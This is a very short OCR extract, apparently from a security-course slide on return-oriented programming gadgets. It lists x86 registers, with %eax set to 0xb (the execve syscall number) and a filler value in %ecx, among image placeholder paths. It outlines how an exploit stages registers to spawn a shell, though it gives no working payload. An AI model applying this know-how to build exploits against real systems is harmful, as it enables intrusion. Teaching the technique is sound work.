
GADGETS

%eax 0xb


%ebx

%ecx 0x0b0b0b0b


%edx



